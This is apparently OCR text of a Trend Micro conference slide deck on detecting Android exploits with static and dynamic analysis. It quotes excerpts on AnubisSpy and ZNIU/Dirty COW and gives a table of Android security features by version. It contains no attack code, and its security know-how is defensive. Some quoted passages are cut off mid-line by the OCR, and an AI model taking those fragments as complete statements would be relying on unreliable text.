Android War of Finding Needle in Haystack

TODD HAN, LILANG WU, MOONY LI,
@TREND MICRO

Today Presentation Agenda

- Introduction
- Static Analysis System
  - ✓ ELF filter and decompile
  - ✓ Static hunt
- Dynamic Analysis System
  - ✓ Kernel Mode Detection
  - ✓ Daemon/App behavior trace
- In the Wild Exploit Hunt

Todd Han

- Exploit Detection
- Linux Kernel
- Android Vulnerability

Twitter: @exiahan

Lilang Wu

- 3 years of system security
- Mobile Advanced Threat Research of TrendMicro
- Mac/iOS Vulnerability/Malware


Twitter: @Lilang_Wu

Moony Li

- 8 years security
- Sandcastle
- Deep Discovery
- Exploit Detection
- Mac/Windows Kernel
- iOS/Android Vulnerability

Twitter: @Flyic

Introduction



Cyberespionage Campaign Sphinx Goes Mobile With AnubisSpy

Posted on: December 19, 2017 at 4:07 am   Posted in: Mo
Author: Mobile Threat Response Team


2

by Ecular Xu and Grey Guo

Android malware like ransomware exemplify how the p
can be lucrative for cybercriminals. But there are also
threats stirring up as of late: attacks that spy on and s
from specific targets, crossing over between deskto
mobile devices.

Take for instance several malicious apps we came
cyberespionage capabilities, which were targeting
speaking users or Middle Eastern countries. The
published on Google Play — but have since bee
and third-party app marketplaces. We named th
apps AnubisSpy (ANDROIDOS_ANUBISSPY)
watchdog.

We construe AnubisSpy to be linked to the cy
shared file structures and command-and-co
that while AnubisSpy's operators may also
campaigns.



ZNIU: First Android Malware to Exploit Dirty COW Vulnerability

Posted on: September 25, 2017 at 5:00 am
Posted in: Bad Sites, Malware, Mobile, Vulnerabilities   Author: Mobile Threat Response Team

29


By Jason Gu, Veo Zhang, and Seven Shen

We have disclosed this security issue to Google, who verified that they have protections in place against ZNIU courtesy of Google Play Protect.

The Linux vulnerability called Dirty COW (CVE-2016-5195) was first disclosed to the public in 2016. The vulnerability was discovered in upstream Linux platforms such as Redhat, and Android, which kernel is based on Linux. It was categorized as a serious privilege escalation flaw that allows an attacker to gain root access on the targeted system. Dirty COW attacks on Android has been silent since its discovery, perhaps because it took attackers some time to build a stable exploit for major devices. Almost a year later, Trend Micro researchers captured samples of ZNIU (detected as AndroidOS_ZNIU)—the first malware family to exploit the vulnerability on the Android platform.


The ZNIU malware was detected in more than 40 countries last month, with the majority of the victims found in China and India. We also detected the malware in the U.S., Japan, Canada, Germany, and Indonesia. As of this writing, we have detected more than 5,000 affected users. Our data also shows that more than 1,200 malicious apps that carry ZNIU were found in malicious websites with an existing rootkit that exploits Dirty COW, disguising themselves as pornography and game apps, among others.

Evolution of Android Security



Evolution of Android Security										
Feature	**1.5**	**2.3**	**4.0**	**4.1**	**4.2**	**4.3**	**4.4**	**5.0**	**6.0**	**7.0**
ProPolice	√	√	√	√	√	√	√	√	√	√
Safe_iop	√	√	√	√	√	√	√	√	√	√
Calloc	√	√	√	√	√	√	√	√	√	√
Format-security		√	√	√	√	√	√	√	√	√
NX		√	√	√	√	√	√	√	√	√
Mmap_min_addr		√	√	√	√	√	√	√	√	√
ASLR			√	√	√	√	√	√	√	√
PIE				√	√	√	√	√	√	√
Dmesg_restrict				√	√	√	√	√	√	√
Kptr_restrict				√	√	√	√	√	√	√
Verify Apps					√	√	√	√	√	√
Premium SMS Control					√	√	√	√	√	√
Always-on VPN					√	√	√	√	√	√
Certificate Pinning					√	√	√	√	√	√
Installd hardening					√	√	√	√	√	√
Init script hardening					√	√	√	√	√	√
FORTIFY_SOURCE					√	√	√	√	√	√
ContentProvider default configuration					√	√	√	√	√	√
OpenSSL Cryptography improve					√	√	√	√	√	√
SELinux permissive						√	√	√	√	√
No setuid/setgid						√	√	√	√	√
ADB Authentication						√	√	√	√	√
Capability bounding						√	√	√	√	√
KeyStore&BoundKey						√	√	√	√	√
Text relocation protection						√	√	√	√	√
SElinux enforcing							√	√	√	√
Per User VPN							√	√	√	√
Full disk encryption								√	√	√
Smart Lock								√	√	√
Guest modes								√	√	√
WebView update without OTA								√	√	√
Runtime Permissions									√	√
Verified Boot									√	√
Hardware-Isolated Security									√	√
Fingerprints									√	√
Clear Text Traffic									√	√
USB Access Control:									√	√
										?

Mitigation vs Vulnerability



How to detect them


- Only Static analysis?
  - ✓False positive?
  - ✓So many kinds of security strengthening
- Only Dynamic analysis?
  - ✓Efficient?
  - ✓Guarantee to execute all paths?

Dynamic Detection VS Static Detection


- Pros and cons

	Dynamic Detection	Static Detection
Hidden Code logic	√	
Vulnerability pattern match	√	
Code obfuscation		√
Pack/Encryption		√
C&C server		√
garbage code		√

Our Solution



Solution Overview



Google Play Store
Third-Party Store

App Crawl system

【1】 Crawl and save Android app(*.apk)

Hadoop

APK unpack:
1. Dex
2. *.so
3. Misc

*.so

Static analyzer

Native code analysis

MetaData analysis | Dex analysis | Vul and Exp Rules | CFG | DFG | OpCode | IDA python wrapper | APK Debag

【2】Static analysis for vulnerability and exploit

【3】Filter suspicious sample to dynamic anslysis

*.apk

【4】Dyanamic analysis for vulnerability and exploit

Dynamic Analyzer

Affiliation and Session control | Runtime memory analysis | User behavior simulator | ROP/JOP | HeapSpray | ... | Binder | File System | Network | System call | Daemon/App Behavior Trace | Frida

User mode

Kernel | System Call Hook | Privilege Escalation | Heap Spray Detection | ROP/JOP Detection | Bug trigger detection (on SafetyNet) | Anti-Evasion | QEMU | Root Android Device

Kernel mode

QEMU

Full system emulation
VM for Android

Root Android devices

Infrastructure

Static Analysis System

- Introduction
- Static Analysis System
  - ✓ ELF filter and decompile
  - ✓ Static hunt
- Dynamic Analysis System
  - ✓ Kernel Mode Detection
  - ✓ Daemon/App behavior trace
- In the Wild Exploit Hunt

Static Analysis System




Figure:WorkFlow Overview

Components


- 1. Decompile
  - ✓Filter potential ELF files
  - ✓Decompile essential binary to pseudo codes
- 2. Scanner
  - ✓Catch malicious EFL files

Static sca


Filter & Decompile

hunter


- # Decompile in static analysis



Why de-compile?




Invoke-chain trace



